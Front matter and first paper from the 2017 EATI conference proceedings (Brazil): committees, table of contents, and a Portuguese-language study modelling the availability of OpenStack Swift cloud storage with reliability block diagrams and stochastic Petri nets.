



8º Encontro Anual de Tecnologia da Informação

de 6 a 9 de NOVEMBRO de 2017

VIII EATI – Encontro Anual de Tecnologia da Informação

De 06 a 09 de novembro de 2017

**IFFar / UFSM
Campus de Frederico Westphalen**

Frederico Westphalen - RS – Brasil



8º Encontro Anual de Tecnologia da Informação

de 6 a 9 de NOVEMBRO de 2017

ANAIS

Organizadores:

André Fiorin
Bruno Batista Boniati
Diego de Abreu Porcellis
Joel da Silva
Sidnei Renato Silveira

**FREDERICO WESTPHALEN, RS
2017**

ISSN 2236-8604

ANAIS DO EATI - ENCONTRO ANUAL DE TECNOLOGIA DA INFORMAÇÃO

Organização: André Fiorin, Bruno Batista Boniati, Diego de Abreu Porcellis, Joel da Silva e Sidnei Renato Silveira

Diagramação: Diego de Abreu Porcellis

Capa/Arte: George Rodrigo Souza Gonçalves

Artigos curtos e longos: Responsabilidade dos autores

O CONTEÚDO DOS TEXTOS, REDAÇÃO, ABSTRACT
É DE RESPONSABILIDADE EXCLUSIVA DOS(AS) AUTORES(AS).
Permitida a reprodução, desde que citada a fonte.

CIP – Catalogação na Publicação

E56	Encontro Anual de Tecnologia da Informação e Semana Acadêmica de Tecnologia da Informação (7 : 2017 : Frederico Westphalen, RS) Anais do EATI - Encontro Anual de Tecnologia da Informação e Semana Acadêmica de Tecnologia da Informação, novembro de 2017. - Frederico Westphalen: IFFar/UFSM, 2017. CD-ROM ISSN: 2236-8604 1. Informática. 2. Tecnologia da Informação. I. Título
-----	--

Catalogação na fonte: Bibliotecária Nataly Soares Leite - CRB 10/1981



Instituto Federal Farroupilha – IFFar

Reitora: Carla Comerlato Jardim

Campus de Frederico Westphalen

Diretor: Carlos Guilherme Trombetta



Universidade Federal de Santa Maria - UFSM

Reitor: Paulo Afonso Burmann

Campus de Frederico Westphalen

Diretor: Arci Dirceu Wastowski

ORGANIZAÇÃO

Comitê Organizador

- Prof^a. Adriana Soares Pereira (UFSM)
- Prof. André Fiorin (IFFar)
- Aristóteles Alves Paz (IFFar)
- Prof. Ártton Pereira Dorneles (IFFar)
- Prof. Bruno Batista Boniati (IFFar)
- Prof. Cristiano Bertolini (UFSM)
- Prof. Diego de Abreu Porcellis (IFFar)
- Prof^a. Elisa Maria Pivetta (UFSM)
- Prof. Evandro Preuss (UFSM)
- Fábio Desconsi (UFSM)
- Prof. Fabio Parreira (UFSM)
- Prof. Fernando de Cristo (IFFar)
- Prof. George Rodrigo Souza Gonçalves (IFFar)
- Gláucio Ricardo Vivian (IFFar)
- Prof. Igor Yepes (IFFar)
- Prof. Joel da Silva (IFFar)
- Paulo Henrique Vianna (UFSM)
- Prof. Ricardo Tombesi Macedo (UFSM)
- Prof. Roberto Franciscatto (UFSM)
- Prof. Sidnei Renato Silveira (UFSM)
- Prof^a. Solange Pertile (UFSM)
- Prof^a. Teresinha Letícia da Silva (UFSM)
- Tiago Perlin (IFFar)

Comitê Técnico do Programa

- Adriana Soares Pereira - Universidade Federal de Santa Maria (UFSM/FW)
- Alexandre Alvaro - Universidade Federal de São Carlos (UFSCar)
- Aliane Loureiro Krassmann - Instituto Federal Farroupilha
- Aline Andressa Bervig - Instituto Federal Farroupilha (Campus Julio de Castilhos)
- Anderson Monteiro da Rocha - Instituto Federal Farroupilha (Campus São Vicente do Sul)
- André Fiorin - Instituto Federal Farroupilha (Campus Frederico Westphalen)
- Andréa Pereira - Instituto Federal Farroupilha (Campus Julio de Santo Ângelo)
- Andreia Rosangela Kessler Muhlbeier - Instituto Federal Farroupilha (Campus Julio de Castilhos)
- Anita Maria da Rocha Fernandes - Universidade do Vale do Itajaí (UNIVALI)
- Antônio Foletto - Universidade Federal de Santa Maria (UFSM/SM)
- Arton Pereira Dorneles - Instituto Federal Farroupilha (Campus Frederico Westphalen)
- Ausberto Silverio Castro Vera - Universidade Estadual do Norte Fluminense (UENF)
- Bruno Augusti Mozzaquatro - Universidade Federal de Santa Maria (UFSM/SM)
- Bruno Batista Boniati - Instituto Federal Farroupilha (Campus Frederico Westphalen)
- Carlos Oberdan Rolim - Universidade Federal do Rio Grande do Sul (UFRGS)
- Catiane Priscila Barbosa Arenhardt - Universidade Regional Integrada do Alto Uruguai e das Missões (Frederico Westphalen)
- Cícero Garrozi - Universidade Federal Rural de Pernambuco (UFRPE)
- Claudio Schepke - Universidade Federal do Pampa
- Cleber Zanchettin - Universidade Federal de Pernambuco (UFPE)
- Cleverson Ledur - Pontifícia Universidade Católica do Rio Grande do Sul (PUCRS)
- Cristiano Bertolini - Universidade Federal de Santa Maria (UFSM/FW)
- Cristina Paludo Santos - Universidade Regional Integrada do Alto Uruguai e das Missões (Santo Ângelo)

- Denis Rocha de Carvalho - Instituto Federal de Minas Gerais (IFMG)
- Denis Silva da Silveira - Universidade Federal de Pernambuco (UFPE)
- Diana Francisca Adamatti - Universidade Federal do Rio Grande (FURG)
- Diego de Abreu Porcellis - Instituto Federal Farroupilha (Campus Frederico Westphalen)
- Ederson Bastiani - Instituto Federal Farroupilha (Campus Panambi)
- Eduardo Ferreira Silva - Universidade Regional Integrada do Alto Uruguai e das Missões (Santiago)
- Élder Bernardi - Instituto Federal Sul-Riograndense (Campus Passo Fundo)
- Elisa Maria Pivetta - Universidade Federal de Santa Maria (UFSM/FW)
- Ernâni Liberali - Instituto Federal do Rio Grande do Sul (Campus Veranópolis)
- Evandro Preuss - Universidade Federal de Santa Maria (UFSM/FW)
- Fabio Rocha - Universidade Tiradentes (UNIT)
- Fabrício Herpich - Universidade Federal do Rio Grande do Sul (UFRGS)
- Fauzi de Moraes Shubeita - Sociedade Educacional Três de Maio (SETREM)
- Felipe Becker Nunes - Universidade Federal do Rio Grande do Sul (UFRGS)
- Fernando de Cristo - Instituto Federal Farroupilha (Campus Frederico Westphalen)
- George Rodrigo Souza Gonçalves - Instituto Federal Farroupilha (Campus Frederico Westphalen)
- Gerson Battisti - Universidade Regional do Noroeste do RS (UNIJUI)
- Giani Petri - Universidade Federal de Santa Maria (UFSM/SM)
- Glauco Estácio Gonçalves - Universidade Federal Rural de Pernambuco (UFRPE)
- Gleizer Voss - Instituto Federal Farroupilha (Campus São Vicente do Sul)
- Guilherme Cunha - Universidade Federal de Santa Maria (UFSM/FW)
- Gustavo Griebler - Instituto Federal Farroupilha (Campus Avançado de Uruguaiana)
- Gustavo Rissetti - Instituto Federal Farroupilha (Campus São Vicente do Sul)
- Henrique Oliveira da Silva - Universidade Tecnológica Federal do Paraná (UTFPR)
- Hermano Moura - Universidade Federal de Pernambuco (UFPE)
- Igor Yepes - Instituto Federal Farroupilha (Campus Frederico Westphalen)

- Joel da Silva - Instituto Federal Farroupilha (Campus Frederico Westphalen)
- Jorge Werner - Universidade Federal de Santa Catarina (UFSC)
- Kellyton Brito - Universidade Federal Rural de Pernambuco (UFRPE)
- Leonardo Marcuzzo - Universidade Federal de Santa Maria (UFSM/SM)
- Luanna Lopes Lobato - Universidade Federal de Goiás (UFG)
- Luis Claudio Gubert - Instituto Federal do Rio Grande do Sul (Campus Ibirubá)
- Luiz Henrique Rauber Rodrigues - SENAC - Santa Cruz do Sul
- Marcelo Cezar Pinto - Universidade Federal da Integração Latino-Americana (UNILA)
- Marcelo da Silveira Siedler - Instituto Federal Sul-Riograndense (Campus Pelotas)
- Marco Antonio de Castro Barbosa - Universidade Tecnológica Federal do Paraná (UTFPR)
- Marco Antônio Oliveira Domingues - Instituto Federal de Pernambuco (Campus Recife)
- Marco Spohn - Universidade Federal da Fronteira Sul (UFFS)
- Marcos Konzen - Instituto Federal Farroupilha (Campus Alegrete)
- Nedisson Luis Gessi - Fundação Educacional Machado de Assis (FEMA)
- Nilton Camargo Batista da Silva - Universidade Federal de Santa Maria (UFSM/SM)
- Rafael Cunha Cardoso - Instituto Federal Sul-Riograndense (Campus Pelotas)
- Rafael Teodósio Pereira - Universidade do Minho (UMinho - Portugal)
- Raul Ceretta Nunes - Universidade Federal de Santa Maria (UFSM/SM)
- Renata do Rego - Instituto Federal de Pernambuco (IFPE)
- Ricardo Afonso - Universidade Federal de Alagoas (UFAL)
- Ricardo Giuliani Martini - Universidade do Minho (UMinho - Portugal)
- Ricardo Tombesi Macedo - Universidade Federal de Santa Maria (UFSM/FW)
- Robson Fidalgo - Universidade Federal de Pernambuco (UFPE)
- Samuel Camargo de Souza - Sociedade Educacional Três de Maio (SETREM)
- Sidnei Renato Silveira - Universidade Federal de Santa Maria (UFSM/FW)

- Solange Pertile - Universidade Federal de Santa Maria (UFSM/FW)
- Thales Nicolai Tavares - Universidade Federal de Santa Maria (UFSM/SM)
- Thiago Cassio Krug - Instituto Federal Farroupilha (Campus Avançado de Uruguaiana)
- Tiago Perlin - Instituto Federal Farroupilha (Campus Frederico Westphalen)
- Ursula Ribeiro - Instituto Federal Farroupilha (Campus São Borja)
- Vera Lúcia Lorenset Benedetti - Sociedade Educacional Três de Maio (SETREM)
- Victor Machado Alves - Universidade Regional Integrada do Alto Uruguai e das Missões (Santiago)
- Vinicius Fülber Garcia - Universidade Federal de Santa Maria (UFSM/SM)
- Wagner Lorenz - Universidade Luterana do Brasil (ULBRA)

APRESENTAÇÃO

Encontro Anual de Tecnologia da Informação

O VIII Encontro Anual de Tecnologia da Informação - EATI é um evento promovido conjuntamente pela Universidade Federal e Santa Maria (Campus de Frederico Westphalen) e o Instituto Federal Farroupilha (Campus Frederico Westphalen). Caracteriza-se por proporcionar um momento de encontro de estudantes, profissionais e pesquisadores da área de Tecnologia da Informação, constituindo-se como um espaço de integração, interlocução e interdisciplinaridade. O evento foi pensado para reunir o público entusiasta da Tecnologia da Informação, proporcionando um conjunto de atividades técnico/científicas que visam, não apenas o debate sobre os temas atuais, mas também treinamentos específicos.

Este evento visa promover a integração dos alunos de diferentes instituições, o acesso ao conhecimento científico e inovações tecnológicas. É o momento em que alunos, professores e demais participantes podem trocar experiências e informações nas áreas envolvidas e demais áreas interligadas.

O evento tem como objetivo principal levar conhecimento, informar e debater temas relevantes da área de informática que estejam em evidência no país e no exterior para o enriquecimento acadêmico e profissional dos participantes envolvidos, bem como proporcionar o fortalecimento do intercâmbio entre as universidades, as instituições e as empresas da região do Alto Médio Uruguai do Estado do Rio Grande do Sul. Para tanto o evento se constitui de palestras e minicursos ministrados por profissionais de renome regional e nacional, com conteúdos relativos à área de Tecnologia da Informação e espaços para o compartilhamento de estudos em andamento, resultados de pesquisas científicas ou mesmo experiências vivenciadas por estudantes e profissionais.

Comissão Organizadora do VIII EATI

SUMÁRIO

Um framework para avaliação de dependabilidade em sistemas de armazenamento em nuvem	14
Snort – Fundamentos, Funções e Aplicações	23
Uso da ferramenta sqlMap para detecção de vulnerabilidades de SQL Injection	31
Construção de um blog utilizando um sistema gerenciador de conteúdo para auxiliar o professor	38
Interação de Pessoas com Deficiência Visual com Dispositivos Móveis	46
Gerenciamento e Controle por Autenticação para Acesso à Estrutura de Rede de Computadores da Prefeitura Municipal de Palmeira das Missões – RS.....	54
Avaliando a Aceitabilidade de uma Interface com Dispositivo IoT para Aplicação em Sala de Aula.....	62
Aplicações Mobile Híbridas: Um Estudo de Caso do Framework Ionic para Construção de um Diário de Classe.....	69
Estudo de Caso: Análise do Método C4.5 na Predição do Papel de Jogadores de League of Legends	77
FlowChecker: A TCP Flow Analytical Framework for Network Measurements.....	85
Proposta de Veículo Autônomo Inteligente.....	92
Tablet no apoio ao desenvolvimento da comunicação de criança com Deficiências Múltiplas.....	99
Meu Mercado: Aplicativo Móvel para Publicação de Promoções de Supermercados .	107
Aplicativo para o Ensino de Geometria Espacial com Realidade Aumentada.....	114
A Tecnologia a Serviço do Desenvolvimento da Agricultura Familiar	121
A mineração de textos como ferramenta de apoio a análise de artigos científicos	129
Drummer Time – Metrônomo para Músicos	137
Sistema Web para divulgação de informações da Estação Rodoviária de São Vicente do Sul - RS.....	145
Sistema para Rodeios de Laço Comprido.....	149
Automatização da Extração de Dados na Open Smart City View Utilizando Crawling	154
Para Onde Vou: Aplicativo para localização de lugares em cidades	158
Gestão da tecnologia da informação e processos de negócios empresariais apoiados por sistemas de informação.....	162
PSO: Ontologia de Domínio para Publicação de Dados sobre Servidores Públicos....	166

Monitoramento de Ambientes Usando Veículos Aéreos Não-Tripulados	170
Análise da viabilidade de Reconhecimento Facial e Autenticação em aplicações mobile	174
Acessibilidade Comunicativa em Libras: Possibilidades a partir do Desenvolvimento de um Software.....	179
OuvIFFar – um canal de comunicação simplificado com o IFFar-FW	183
Gerenciamento de Aluguéis e Consumo Elétrico para Quartos de Pousadas.....	187
Alta Disponibilidade em um Sistema Domótico com Pacemaker e Corosync.....	191
Proposta de um sistema de recomendação alimentar considerando usuários com intolerância alimentar	195
Uma proposta de informatização do processo de emissão de Auto de Infração de Trânsito.....	199
SicraQuest – Sistema de Criação e Aplicação de Questionários.....	203
Reflexões sobre o uso das tecnologias de informação e comunicação como ferramenta auxiliar no processo de ensino e aprendizagem.....	207
Uma Proposta de Sistema Web para Monitoramento e Análise de Dados Coletados a partir de Estações Construídas com Arduíno	211
Ambiente de Suporte à Tomada de Decisões com Data Warehouse e OLAP	215
Avaliação de uma Arquitetura de Configuração Dinâmica para o Checkpoint no HDFS	219

ARTIGOS LONGOS

Um framework para avaliação de dependabilidade em sistemas de armazenamento em nuvem

Thiago de Moraes Severo

Curso de Bacharelado em Sistemas de Informação – Universidade Federal Rural de Pernambuco (UFRPE) – Unidade Acadêmica de Serra Talhada (UAST)
56900-000 – Serra Talhada – PE– Brasil

thiagoeyed@gmail.com

Resumo. *Esse trabalho tem como objetivo produzir modelos que possam ser aplicados em arquiteturas de computação em nuvem, a fim de obter um sistema que ofereça disponibilidade e desempenho satisfatório. Tais modelos devem permitir avaliação de métricas relacionadas ao tempo de atividade e desempenho em sistemas que utilizem essas arquiteturas. Ao fim da construção desses modelos, foram realizados estudos de caso para a validação dos modelos gerados. Uma das principais contribuições desse trabalho é a de poder servir como base na modelagem e criação de um ambiente de computação em nuvem que tenha como características: disponibilidade e confiabilidade.*

1. Introdução

A computação em nuvem deixou de ser uma tendência ou aposta no mundo computacional para se tornar um modelo altamente utilizado na oferta de serviços de T.I. Ela está relacionada com os mercados de software como serviço (SaaS), plataforma como serviço (PaaS) e Infraestrutura como serviço (IaaS). As abordagens SaaS, PaaS e IaaS disponibilizam diferentes recursos para seus usuários. (MARINOWSKY; WEBER; PIMENTAL, 2013).

Embora a computação esteja em ampla expansão, seus projetistas possuem dificuldade de defini-la de maneira que alcance um nível de serviço operacional confiável e satisfatório, fazendo-se necessárias pesquisas sobre a avaliação de sua disponibilidade, para evitar implantá-la trazendo prejuízo para seus clientes e provedores (IBM, 2015). De acordo com (OPSERVICES, 2015), uma hora de indisponibilidade de um serviço, a partir de uma estimativa feita entre médias e grandes empresas, é de 42.000,00 de dólares /hora em média. Diante desse contexto, é vantajoso para essas empresas propor soluções a fim de minimizar os *downtimes*. Tomando como base esses problemas, nesse trabalho são propostos modelos para avaliar disponibilidade em Sistemas de Armazenamento em Nuvem.

A motivação para elaboração deste trabalho é o fato de a computação em nuvem, mesmo possuindo investimentos elevados e adoção crescente, enfrenta problemas que devem ser resolvidos para poder se tornar um modelo de computação aceito como de utilização massiva (IBM, 2015). Dentro desse cenário, projetistas de sistemas de armazenamento na nuvem têm dificuldade de defini-los de forma que possuam o nível de disponibilidade desejado pelo cliente. Principalmente os modelos de infraestrutura como serviço (IaaS), encontram dificuldades para proteger suas bases, tais serviços são vulneráveis a ataques. Nuvens podem ser afetadas por falhas estruturais como quedas de energia, falhas de hardware (MARINESCU, 2015).

Diante disso, faz-se necessária a realização de estudos sobre parâmetros a serem seguidos para que se possa atingir um nível de serviço confiável e satisfatório, evitando prejuízos tanto para os provedores quanto para os clientes. Uma maneira de realizar tais estudos é através da criação de modelos para avaliar características sobre disponibilidade de serviço na nuvem. Esses modelos podem ser usados no processo de planejamento e montagem de ambientes de computação em nuvem, permitindo que administradores e gestores possam construir ou evoluir suas arquiteturas e, conseqüentemente, diminuindo seus tempos de inatividade e aumentando o tempo médio para falhar.

2. Trabalhos Relacionados

(CARVALHO; GUIMARÃES, 2013) traz a abordagem para avaliação de uma infraestrutura existente onde é adicionada redundância de componentes na sua arquitetura. Nele são utilizados Diagrama de confiabilidade de blocos (RBD) como abordagem de modelagem para avaliação analítica de cenários complexos. O trabalho Realizado por (DANTAS, 2013) os benefícios de um mecanismo de replicação em um ambiente de computação em nuvem *Eucalyptus*. Apesar de considerar falhas de hardware e software em seus modelos, não utiliza a modelagem SPN como ferramenta para a análise de dependabilidade na infraestrutura estudada.

(MARINOWSKY; WEBER; PIMENTAL, 2013) Apresenta realiza a modelagem do mecanismo de tolerância a falhas do *MapReduce*, possuindo uma nova abordagem para modelar componentes distribuídos usando redes de Petri. Apesar de apresentar um ambiente de cluster distribuído, sua implantação não é feita na *cloud*. Utilizando SPN e RBD como modelos de dependabilidade para a avaliação de subsistemas, propondo mecanismos de redundância. Enquanto a proposta de um conjunto de modelos de (SOUZA, 2013) avalia o fator temperatura como impactante na disponibilidade de arquiteturas de *data centers*. Foram construídos modelos de redes de recompensa estocásticas (SRN) para o comportamento detalhado, falha e reparação do sistema, e calculam a disponibilidade do sistema através da replicação de componentes críticos do sistema.

(SILVA; MACIEL; ZIMMERMAN, 2014) Apresenta uma abordagem para avaliar a capacidade de sobrevivência em sistemas IaaS implantado em geograficamente centros de dados distribuídos. No entanto, nenhum deles faz uma abordagem voltada para o armazenamento na nuvem ou a modelagem de sistemas de armazenamento e voltadas à replicação de dados. Diferente dos trabalhos anteriores, este trabalho propõe uma análise de dependabilidade em infraestruturas de computação em nuvem por meios de modelagem utilizando modelos em RBD e SPN.

3. Redes de petri estocásticas (SPN)

É uma técnica de especificação de sistemas que possibilita representá-los matematicamente e que possui mecanismos de análise poderosos, os quais possibilitam a verificação de propriedades como disponibilidade e confiabilidade, além de permitir a averiguação da corretude do sistema especificado. Uma rede de Petri pode ser do tipo estocástica (SPN), a qual possui cada transição associada a uma variável aleatória com distribuição exponencial, que expressa o atraso de tempo necessário para a deflagração da transição. Através de Redes de Petri (SPN) é possível modelar sistemas paralelos, concorrentes, assíncronos e não determinísticos (MACIEL; TRIVEDI, 2012).




Figura 1. Modelo de Rede de Petri

Fonte: MACIEL, 2011

De acordo com (FERNANDES, 2007), a principal diferença entre um modelo SPN e uma Rede de Petri usual são as transições. A Figura 1 mostra um exemplo de modelo SPN, onde o lugar (*working*) está ativo pelo *token* gerando uma marcação que habilita transição de falha (*failure rate*) e representa o evento de falha consumindo o *token* da marcação *working* e levando o sistema ao estado de reparo (*repair*) com colocação do *token* no lugar *repair*, por consequência habilita a transição *repair rate*.

4. Diagrama de Blocos de Confiabilidade (RBD)

RBD define o relacionamento lógico ou sequencial entre componentes de um sistema. A proposta principal é de calcular a confiabilidade, porém, o modelo pode servir na avaliação de outras métricas, como a disponibilidade. Cada bloco representa um componente do sistema e é interligado a outros blocos (MACIEL; TRIVEDI, 2012). Em um modelo de diagramas de blocos de confiabilidade, os componentes podem ser dispostos em série, paralelo ou através de combinações dessas disposições. Uma representação que contém blocos em série necessita de todos os componentes operacionais, enquanto em paralelo pelo menos um dos componentes deve estar operacional para o sistema funcionar (TRIVEDI, 1996).




Figura 2. (a) Exemplo de modelo RBD em série. (b) Exemplo de modelo RBD em paralelo

Com base na Figura 2(a), onde os blocos estão organizados em série, a confiabilidade é calculada pela Equação 1 (MACIEL; TRIVEDI, 2012)..

$$R_s = R_1 \times R_2 \quad (1)$$

R_s é a disponibilidade total do sistema, onde R_1 , descreve a confiabilidade do bloco DC1 e R_2 , descreve a confiabilidade do bloco DC2. Considerando-se a Figura 2 (b), onde os blocos estão organizados em paralelo, a confiabilidade é calculada pela Equação 2. (MACIEL; TRIVEDI, 2012)..

$$R_P = 1 - \prod_{i=1}^2 (1 - R_i(t)).$$

(2)

5. Definição de arquiteturas e respectivos modelos de alta disponibilidade para mecanismos de acesso à nuvem.

Nessa sessão serão representados os modelos em RBD das arquiteturas propostas baseados nos estudos de características de componentes dos Sistemas de Armazenamento em nuvem do *Openstack*, através da utilização de redundância nos mecanismos de requisição ao cluster de armazenamento. As arquiteturas mostradas nas figuras 3 (a) e (b) utilizam os componentes de acesso à nuvem em nós distintos.

5.1. Arquiteturas Propostas para modelagem em RBD

A primeira dispõe de um nó para cada serviço sem redundância. O auth node (AN) contém o serviço de autenticação, enquanto o proxy node é responsável pelo serviço de proxy.




Figura 3. (a) Arquitetura sem redundância nos nós de acesso. (b) Arquitetura redundante nos nós de acesso

A segunda implementa a redundância nos nós citados na arquitetura anterior em nós distintos. O serviço de autenticação está implantado no auth node redundante (ANR) assim como o serviço de proxy também está implantado no Proxy Node redundante (PXR).

5.2. Modelos RBD para as arquiteturas propostas

A figura 3(a) apresenta a primeira arquitetura. O objetivo dele é oferecer a disponibilidade do *front-end* na utilização dos serviços críticos de acesso ao cluster em máquinas físicas separadas, a falha de um dos componentes representa a falha por completo do sistema. O modelo para essa arquitetura apresenta os seguintes componentes em série: proxy node (PX), switch (SW), auth node (AN) e roteador (RT), dispostos de acordo com o modelo da figura 4.

O seguinte modelo, representa a segunda arquitetura disposto na figura 3(b), possuindo a inclusão de redundância no serviço de proxy e no serviço de autenticação. A aplicação desse modelo possui o objetivo de aumentar a disponibilidade da arquitetura através da replicação de componentes, porém, com a inclusão da redundância no mecanismo de autenticação e proxy em nós distintos. Os componentes desse modelo são: roteador (RT), switch (SW), proxy node (CN), proxy node redundante (PX), auth node (AN), auth node redundante (ANR) e storage node (SN), como mostrado na figura 7.




Figura 4. Modelo RBD da arquitetura sem redundância nos nós de acesso à nuvem




Figura 5. Modelo RBD da arquitetura sem redundância nos nós de acesso à nuvem

6. Definição da arquitetura de replicação de dados em cluster de armazenamento e respectivo modelo SPN

Seguindo as características de replicação, em que a distribuição dos dados nos nós de armazenamento é feita tentando colocar o dado o mais distante possível fisicamente, a figura 6 ilustra como tal é feita através de quatro nós de armazenamento do cluster da nuvem *Openstack*. O algoritmo, a pedido de colocação do dado pelo cliente levará três cópias, representadas pelos pontos verdes, para os locais mais distantes possíveis no cluster. O nó que não recebeu a cópia é nomeado local handoff (*OPENSTACK*, 2014).

A falha de um dos nós que contenha a cópia acarretará na redistribuição dos dados entre o cluster, a fim de que a durabilidade de dados triplicados permaneça. O nó *handoff* estando ativo receberia uma das cópias em caso de falha de um dos que a possuem. Quanto mais réplicas usadas, mais proteção contra a perda de dados quando houver uma falha. Isto é, grupos que possuem centros de dados separados em locais distintos, possuem maior segurança nesse quesito.




Figura 6. Distribuição das cópias no cluster de armazenamento

A figura 7 apresenta o modelo do cluster com quatro nós de armazenamento através de um modelo SPN. Em relação o modelo com três nós, além do acréscimo de um nó de armazenamento, a principal diferença está no funcionamento. Em caso de falha de um nó com cópia, não é necessário esperar a recuperação do nó para manter a cópia em três clusters, já que nessa arquitetura há a existência do nó *handoff*. A representação do modelo lógico apresenta a SN4 e suas transições imediatas SN4-H e SN4-F no modelo lógico além de SN4-ON, SN4-OFF e SN4-ON-COPY e suas transições MTTF-SN4, MTTR-SN4 e SN4-COPY. A falha de um dos nós leva a habilitação da transição SN4-H, levando o token do ring (espera) até SN4.




Figura 7. Modelo para a arquitetura de distribuição das cópias no cluster de armazenamento.

7. Estudos De caso

Os resultados mostrados na tabela 1, são referentes ao segundo cenário para esse estudo de caso. Eles avaliam a influência das arquiteturas de *front-end* na disponibilidade total do sistema com a utilização de cluster de baixa disponibilidade. Os clusters de armazenamento para todos os sistemas apresentam um nó de armazenamento. São avaliadas a disponibilidade no estado estacionário, downtime anual e o tempo médio para falhar (MTTF). Os maiores *downtimes* (tempo de inatividade), são encontrados nos sistemas que utilizam front-ends que não dispõem de redundância nos componentes de suas arquiteturas.

As arquiteturas com maior índice de disponibilidade, correspondem aos cenários que utilizam redundância. Apesar dos cenários que empregam redundância no subsistema de acesso à nuvem conseguirem um aumento de disponibilidade, conseguindo uma redução de 25 por cento de downtime, não é proporcional aos resultados obtidos nas arquiteturas redundantes dos subsistemas, visto que o cluster de armazenamento apresenta um disponibilidade baixa, influenciando no resultado total do sistema.

Tabela 1. Resultados com arquitetura de cluster básica

Arquitetura	Disponibilidade	Downtime(Horas)
Mecanismos de acesso não redundantes	0.98802786236591	104
Mecanismos de acesso redundantes	0.9910707317533	78

Os resultados obtidos pelos sistemas com clusters de alta disponibilidade (ver quadro 2), em relação à variedade de frontends, mostram que além da aplicação de redundância ser eficiente comparado ao não redundante, os resultados são superiores proporcionalmente ao sistema com arquitetura básica, conseguindo reduzir o *downtime* anual em 77 por cento. Os resultados mostram que a utilização de alta disponibilidade no *front-end* conseguem reduzir o tempo de inatividade de nuvemzzzz, porém para arquitetura básica do sistema de armazenamento não apresenta um grande impacto na disponibilidade devido a baixa disponibilidade do cluster de armazenamento .

7.1 Avaliações da disponibilidade de dados pela replicação de dados no cluster de armazenamento

Diante dos modelos apresentados nesse estudo de caso, foram avaliadas a disponibilidade gerada por esses modelos em alguns cenários. A disponibilidade para uma cópia representa o mínimo que o *cluster* deve ter para fornecer os dados à nuvem enquanto ter três réplicas de dados é a consistência mínima exigida para se ter um sistema de alta tolerância à desastres ou falhas. A figura 8 contém o gráfico que mostra o aumento da disponibilidade para a manutenção de pelo menos uma réplica no sistema, sendo proporcional ao aumento do número de nós no cluster, crescendo dois noventa e nove (na parte decimal) para cada nó incluso. Portanto, a replicação dos dados três vezes no cluster mostra-se eficiente, visando, visto que o *downtime* do cluster com três nós é inferior a uma hora por ano, a inclusão de nós de armazenamento varia de acordo com a necessidade da nuvem.




Figura 8. Disponibilidade do cluster VS número de nós.

As propostas de arquiteturas com redundância no mecanismo de acesso à nuvem (*proxy*), apresentam um significativo aumento nos seus valores de disponibilidade. A principal diferença de resultado no impacto causado pela utilização desse mecanismo, pode ser vista na comparação da utilização entre um e dois nós *proxy*. Enquanto a colocação de um terceiro componente não apresenta grande influência no resultado, se comparado com a segunda arquitetura. Outro aspecto analisado é que a redundância no *proxy* mostra-se efetiva para qualquer tipo de infraestrutura de armazenamento, no caso estudado, com três, quatro ou cinco nós de armazenamento, como pode ser visto na figura 9, onde a inclusão do terceiro *proxy* não alcança um aumento de disponibilidade tão grande como a inclusão do segundo *proxy*.

O resultado desse estudo também mostram que a disponibilidade tende a variar menos à medida que aumentamos a quantidade de componentes redundantes. Em ambos os cenários, tendo como base a replicação dos dados em diferentes locais, a utilização de um nó se mostra eficiente na manutenção dos dados replicados durante um maior tempo, além de elevar a capacidade de armazenamento da nuvem. Os dados expostos no gráfico da figura 9 validam o cenário estudado no estudo de caso anterior, em que a influência da redundância é maior em sistemas com *clusters* de alta disponibilidade.




Figura 9. Disponibilidade front-end VS número de nós

8. Conclusão

Os resultados obtidos através desses modelos avaliam aplicação de mecanismos de replicação em pontos de acesso à nuvem e a avaliação da redundância em *clusters* de armazenamento em nuvem, através da utilização de componentes de uma infraestrutura baseada no openstack swift. Com o objetivo de avaliar os modelos propostos, estudos de caso foram realizados com o intuito de avaliar a disponibilidade de front-ends utilizando arquiteturas redundantes e não redundante e também a influência dessas arquiteturas na disponibilidade da arquitetura básica do cluster de armazenamento.

Os resultados obtidos mostraram a grande redução do *downtime* dos front-ends redundantes, bem como o aumento da disponibilidade e tempo médio para falhar. Também é mostrada que a disponibilidade do front-end influi proporcionalmente na disponibilidade total do sistema, já que se o front-end estiver indisponível, por consequência o sistema também estará. No segundo estudo de caso são avaliadas a disponibilidade dos clusters de armazenamento a partir das técnicas de replicação de dados do *swift* e a influência do cluster na disponibilidade total do sistema. Os resultados mostraram que replicação de dados dentro do cluster eleva a disponibilidade dos dados em relação às falhas dos locais onde estão armazenados. Outro aspecto notado foi que sistemas com clusters de alta disponibilidade têm a sua própria disponibilidade afetada proporcionalmente à do front-end.

9. Referências

CARVALHO E.; GUIMARÃES A. Dependabilidade em rede de computadores: uma análise baseada em importância para confiabilidade. Revista Brasileira de Administração Científica, 2013.

DANTAS J R. Modelos para Análise de Dependabilidade de Arquiteturas de Computação em Nuvem, UFPE, 2013

FERNANDES, S. M. M, Avaliação de Dependabilidade de Sistemas com Mecanismos Tolerantes a Falha. Centro de Informática, UFPE.2007. Tese (Doutorado). Programa de Pós-Graduação em Ciência da Computação, UFPE, Recife, 2007.

IBM, Developer Works, Cloud computing não é o futuro, é o presente, 2013. Disponível em: <<https://www.ibm.com/developerworks/community/blogs/ctaurion/entry/cloudcomputingnaoefuturoeopresente> > Acesso em 4 de nov 2015:

MACIEL, P., TRIVEDI, K. S., Jr, R. M. Dependability Modeling. In: Performance and Dependability in Service Computing: Concepts, Techniques and Research Directions. IGI Global, 2012.

MARINESCU D. Computação em nuvem: vulnerabilidades na nuvem, 2013. Disponível em: <<https://technet.microsoft.com/pt-br/magazine/dn271884.aspx>> Acesso em: 6 de nov 2015.

Marynowski, J.E.; Pimentel, A.R.; Weber, T.S.; Mattos, A.j. Dependability Testing of MapReduce Systems. Universidade Federal do Paraná, UFPR, Curitiba, Brasil, 2007.

OPENSTACK F.. Juno Installation Openstack Object Storage. Disponível em: <http://docs.openstack.org/developer/swift/>. Acesso em: 20 de jan. 2016.

OPSERVICES. Qual o custo de um downtime?. Disponível em: <<https://www.opservices.com.br/qual-e-o-custo-de-um-downtime>>. Acesso em: 15 de jul 2016.

SILVA, B.; Maciel P. R. M.; Zimmermann, A.; Brilhante, J. Survivability Evaluation of Disaster Tolerant Cloud Computing System. In: Proc. Probabilistic Safety Assessment Management conference, 12., 2014. Honolulu: UFPE, 2014. 12p.

TRIVEDI, K. S. et al. Reliability Analysis Techniques Explored Through a Communication Network Example. [S.l.]: International Workshop on Computer Aided Design, Test, and Evaluation for Dependability, 1996. 241

Snort – Fundamentos, Funções e Aplicações

